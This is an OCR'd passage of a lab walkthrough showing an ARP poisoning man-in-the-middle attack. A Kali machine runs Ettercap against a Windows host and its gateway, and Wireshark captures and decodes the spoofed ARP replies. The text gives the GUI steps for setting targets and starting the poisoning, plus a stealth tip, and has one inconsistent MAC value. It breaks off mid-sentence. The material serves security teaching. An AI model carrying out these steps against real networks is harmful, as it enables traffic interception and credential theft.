
By typing in “ route -n “ command, we can verify the Gateway/Router IP address we will use for the Arp Poisoning attack.

Before we start our attack - injecting ARP requests, we need to start the capture of those packets by turning on wireshark so we can understand at the packet level how


Ettercap is doing what is considered poisoning the ARP table of the victim machine and the Gateway/Router.

Go to Wireshark GUI and click on your interface , in our case it is - eth0 . After, click on the Blue shark fin icon to start capturing packets.

- You will see the ip and MAC address info of your Kali machine on the interface




Go back to Ettercap GUI → click on the check icon at the top→click on eth0



First thing we need to do with Ettercap is to tell it who the two targets are.


1-Victim machine(windows box) 2- Gateway/Router. So it knows how to build the arp poisoning.Click on the search icon to start scanning the network for lists of hosts.



You will see that hosts are added to the hosts list, click on the hosts list icon to view identified hosts including the victim and router.

What happened was that Ettercap sent out a bunch of arp traffic scanning through the local subnet and looking at which systems responded.


- If you are trying to be really stealth and doing an actual pen-testing, that is something you are not going to want to do. That could trigger some alarms.



We can see which systems are active to configure our Arp Poisoning attack.


- We will add Windows machine 172.31.12.68 - e8:87 <-(last 4 digits of MAC address) to target one and Gateway/Router 172.31.0.1 -C1:13 as target two and hit the Globe icon to

start Arp Poisoning.



*Before we launch the attack, make sure to start wireshark capture to see the Arp Packets.

- Leave sniff remote connections box checked and hit OK and start poisoning 👍



Next we will go to wireshark and see that we are able to capture these arp poisoning attacks. Just to give context we have the MAC addresses of these devices prior to the

Arp Poisoning attack as shown:

Kali machine - attacker 172.31.13.58 MAC 13:cb

Windows Box- Victim 172.31.12.68 MAC e8:87

Gateway/R - Victim 172.31.0.1 MAC c1:53

```
Interface: 172.31.12.68 --- 0x2
  Internet Address      Physical Address      Type
  169.254.169.123       06-2a-3b-4b-c1-53     dynamic
  169.254.169.254       06-2a-3b-4b-c1-53     dynamic
  172.31.0.1            06-2a-3b-4b-c1-53     dynamic
  172.31.0.2            06-2a-3b-4b-c1-53     dynamic
  172.31.9.6            06-64-03-48-d5-f9     dynamic
  172.31.13.58          06-2c-40-66-13-cb     dynamic
  172.31.15.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

arp


No.	Time	Source	Destination	Protocol	Length	Info
1450	6.593716277	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
1451	6.593760296	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
1452	6.593772956	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who ha
1453	6.593797317	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31
1454	6.593861084	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who ha
1455	6.593886357	06:2a:3b:4b:c1:53	06:2c:40:66:13:cb	ARP	42	172.31
1458	6.612173129	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	172.31
1459	6.612210522	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	172.31
1460	6.612224714	06:2c:40:66:13:cb	06:c8:6e:69:e8:87	ARP	42	Who ha
1461	6.612252346	06:2c:40:66:13:cb	06:2a:3b:4b:c1:53	ARP	42	Who ha
1462	6.612260109	06:c8:6e:69:e8:87	06:2c:40:66:13:cb	ARP	42	172.31


```
    Type: ARP (0x0806)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 06:2c:40:66:13:cb (06:2c:40:66:13:cb)
    Sender IP address: 172.31.0.1
    Target MAC address: 06:2a:3b:4b:c1:53 (06:2a:3b:4b:c1:53)
    Target IP address: 172.31.0.2
```

Lets take a look at these MAC addresses:


- first ARP packet sender is 13:cb Kali Machine With IP address 172.31.0.1 ← pretending to be the router

- second ARP packet sender is 13:cb Kali Machine← pretending to beDNS server





In this ARP packet sender MAC 13:cb Kali machine (attacker) pretending to be the Gateway (172.31.0.1) and communicating with Target machine 172.31.12.68 MAC e8:87



In this Arp packet sender MAC 13:cb –Kali machine(attacker) communicating with Gateway(172.31.0.1) as Victim machine with IP address 172.31.12.68

Here is the key, if you look at the Opcode reply: 2 ← this is what is called unsolicited arp

Reply. - Normal reading is a value of 1.

Attacker Kali machine MAC 13:cb - 172.31.0.1 giving the Windows Box - 172.31.12.68 MAC e8:87 an arp response it never asked broadcasting that it is the router.

Following packet shows that this time attacker Kali machine MAC 13:cb sending another


Unsolicited arp reply to the Gateway/Router - 172.31.0.1 this time with Victim Windows

